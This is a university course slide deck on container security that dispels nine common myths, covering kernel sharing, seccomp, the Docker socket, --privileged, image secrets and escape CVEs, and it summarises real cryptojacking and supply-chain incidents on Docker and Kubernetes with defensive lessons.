



# ICT academy Containerized Infrastructure and Workload Security

**LTFE**

[www.ict-academy.eu](http://www.ict-academy.eu)



**FE**

UNIVERSITY OF LJUBLJANA  
Faculty of Electrical Engineering

**LTFE**

Laboratory for  
Telecommunications




# Introduction to Container Security: Myth vs. Reality



Source: <https://x.com/sidpalas/status/1638558418830233600/photo/1>

# Myth 1: Containers Are Lightweight VMs

- **Containers Are Not VMs**
  - Containers share the host kernel instead of running their own operating system kernel.
- **Isolation Comes from the Kernel**
- **Shared Kernel = Shared Risk**
- **Isolation Is Not a Security Boundary**
  - Container isolation is useful, but it is not equivalent to hypervisor-based VM isolation.



Source: <https://www.practical-devsecops.com/are-containers-more-secure-than-vms>

DEMO

# Myth 2: Containers Are Secure by Default

- **Secure by Default ≠ Secure by Design**

- Docker provides protections, but secure deployment requires additional hardening.


- **Default Protections Have Limits**

- Features like seccomp reduce attack surface but can be weakened through configuration.

- **Configuration Matters**

- Privileged mode, extra capabilities, host mounts, host networking, and Docker socket access increase risk.

actively filtered by a  
custom security profile



```
administrator@pesco-main-01:~$  
administrator@pesco-main-01:~$ sudo docker info --format '{{json .SecurityOptions}}'  
["name=apparmor", "name=seccomp,profile=builtin", "name=cgroupns"]  
administrator@pesco-main-01:~$ sudo docker run --rm alpine sh -c 'grep Seccomp /proc/self/status'  
Unable to find image 'alpine:latest' locally  
latest: Pulling from library/alpine  
Digest: sha256:5b10f432ef3da1b8d4c7eb6c487f2f5a8f096bc91145e68878dd4a5019afde11  
Status: Downloaded newer image for alpine:latest  
Seccomp: 2  
Seccomp_filters: 1  
administrator@pesco-main-01:~$
```



# Myth 3: Root Inside a Container Is Harmless

- **Root Still Matters**
  - Root inside a container is restricted, but it still has elevated privileges within that environment.
- **No Exploit Required**
  - A container can affect the host simply through permissions intentionally granted by the operator.
- **High-Risk Mounts Exist**



DEMO



# Myth 4: The Docker Socket Is Just Another File

- **The Docker Socket Is Powerful**

- `/var/run/docker.sock` provides direct access to the Docker daemon API.

- **Socket Access  $\approx$  Host Control**

- **No Exploit Needed**

- **Docker Becomes the Attack Path**

- An attacker can use the daemon to launch more privileged containers instead of escaping directly.



DEMO

# Myth 5: `--privileged` Just Fixes Errors

- **--privileged Is Not a Quick Fix**
  - It removes many of Docker's built-in security protections to make applications work.
- **Reduces Isolation**
  - Security controls such as Seccomp filtering are disabled
  - Receive all Linux kernel capabilities and broader access to system devices.
- **Violates Least Privilege**

|                          |                            |
|--------------------------|----------------------------|
| core                     | autofs                     |
| fd                       | bsg                        |
| full                     | btrfs-control              |
| mqueue                   | core                       |
| null                     | cpu                        |
| ptmx                     | cpu_dma_latency            |
| pts                      | cuse                       |
| random                   | dm-0                       |
| shm                      | dma_heap                   |
| stderr                   | dri                        |
| CapEff: 00000000a80425fb | CapEff: 000001ffffffffffff |
| Seccomp: 2               | Seccomp: 0                 |
| Seccomp_filters: 1       | Seccomp_filters: 0         |

DEMO

# Myth 6: If the Image Runs, the Image Is Fine

- **A Working Image Is Not Necessarily a Secure Image**
- **Images Are Supply Chain Artifacts**
- **Secrets Can Persist**
- **Images Have Memory**
- **Assume Secret Exposure -> If a secret enters a container image**



DEMO



# Myth 7: Popular Images Are Automatically Trustworthy

- **Popularity ≠ Trust**
- Old Risks Persist
- Supply Chain Exposure
- Security Tools Can Be Compromised
- Verify, Don't Assume



# Myth 8: Container Escapes Are Only Theoretical

- **Container Escapes Are Real**
- **Core Components Can Be Vulnerable:**
  - [CVE-2024-21626](#), [CVE-2025-9074](#), ...
  - [Docker security announcements](#)
- **Misconfigurations Aren't the Only Risk**
  - Runtime vulnerability
  - Kernel vulnerability
  - Supply-chain compromise

## Leaky Vessels: runC and BuildKit container escape vulnerabilities – everything you need to know

Detect and mitigate “Leaky Vessels”, container escape vulnerabilities affecting runC and BuildKit. Learn how to prioritize patching and detect exploitation attempts in runtime.



Merav Bar, Amitai Cohen, Itamar Gilad



February 5, 2025

[Home](#) / [Manuals](#) / [Security](#) / Security announcements

### Docker security announcements

#### Table of contents

Docker Desktop 4.71.0 security update: CVE-2026-5843

Docker Desktop 4.68.0 security update: CVE-2026-5817

Docker Desktop 4.67.0 security update: CVE-2026-33990

Docker Desktop 4.62.0 security update: CVE-2026-28400

Docker Desktop 4.62.0 security update: CVE-2026-2664

Docker Desktop 4.54.0 security update: CVE-2025-13743

Docker Desktop 4.49.0 security update: CVE-2025-9164

Docker Desktop 4.47.0 security update: CVE-2025-10657

Docker Desktop 4.44.3 security update: CVE-2025-9074

Docker Desktop 4.44.0 security update: CVE-2025-23266

Docker Desktop 4.43.0 security update: CVE-2025-6587

Docker Desktop 4.41.0 Security Update: CVE-2025-3224, CVE-2025-4095, and ...

Docker Desktop 4.34.2 Security Update: CVE-2024-8695 and CVE-2024-8696



# Myth 9: Containers Reduce Complexity

- **Containers Shift Complexity:** A simple command such as ``docker compose up`` can hide a lot of infrastructure.
- Containers do not automatically simplify the system; they reorganize it.
- **Containers do not reduce complexity; they make complexity portable.**



Source: <https://devm.io/kubernetes/kubernetes-celebrating-10-years>



# Real-World Examples

LILY HAY NEWMAN

SECURITY FEB 28, 2018 5:06 PM

## Hack Brief: Hackers Enlisted Tesla's Public Cloud to Mine Cryptocurrency

The recent rash of cryptojacking attacks has hit a Tesla database that contain sensitive information.

## Malicious Docker Containers Earn Cryptomining Criminals \$90K

CLOUD CYBERSECURITY RESEARCH

## Graboid: First-Ever Cryptojacking Worm Found in Images on Docker Hub

## LemonDuck Targets Docker for Cryptomining Operations

April 21, 2022 • Manoj Ahuje • Cloud & Application Security

< Aqua Blog

## Threat Alert: Kinsing Malware Attacks Targeting Container Environments

CLOUD CYBERSECURITY RESEARCH

## Hildegard: New TeamTNT Cryptojacking Malware Targeting Kubernetes

CLOUD CYBERSECURITY RESEARCH

## Siloscape: First Known Malware Targeting Windows Containers to Compromise Cloud Environments

🕒 11 min read

## CrowdStrike Identifies New Kiss-a-Dog Cryptojacking Campaign Targeting Vulnerable Docker and Kubernetes Infrastructure

October 26, 2022 • Manoj Ahuje • Cloud & Application Security

# Tesla Kubernetes console cryptojacking incident

- **Real-World Impact:** Attackers used Tesla's cloud infrastructure for cryptocurrency mining after gaining access to its Kubernetes environment.
- **Root Cause:** An **exposed, unauthenticated Kubernetes administrative console**.
- **Credential Exposure:** Credentials stored inside a Kubernetes pod enabled deeper access into Tesla's AWS environment.
- **Sensitive Data at Risk:** Internal vehicle and mapping telemetry data were exposed, though customer privacy and vehicle safety were unaffected.
- **Key Lesson:** Secure Kubernetes dashboards and never store sensitive credentials directly inside containers or pods.

LILY HAY NEWMAN

SECURITY FEB 28, 2018 5:06 PM

## Hack Brief: Hackers Enlisted Tesla's Public Cloud to Mine Cryptocurrency

The recent rash of cryptojacking attacks has hit a Tesla database that contained potentially sensitive information.



# Malicious Docker Hub images by the docker123321 account


- **Supply Chain Attack:** Malicious images on Docker Hub contained cryptocurrency-mining malware and backdoors
- **Massive Reach:** The images were downloaded approximately 5 million times before being removed.
- **Trusted Images, Untrusted Code:** Users unknowingly ran attacker-controlled containers in their environments.
- **Financial Impact:** Attackers generated an estimated \$90,000 in Monero through unauthorized mining.
- **Key Lesson:** Always verify image sources, scan images, and enforce strict image-vetting policies before deployment.

Malicious Docker Containers  
Earn Cryptomining Criminals  
\$90K



# Graboid Docker cryptojacking worm

- **First Docker Cryptojacking Worm:** Graboid spread automatically between vulnerable Docker hosts.
- **Root Cause:** Docker daemons were exposed to the internet without authentication.
- **Automated Propagation:** Infected containers searched for and compromised additional vulnerable Docker hosts.
- **Resource Abuse:** Attackers deployed Monero cryptocurrency-mining malware on compromised systems.
- **Key Lesson:** Never expose the Docker API publicly; restrict access with authentication, authorization, and network controls.

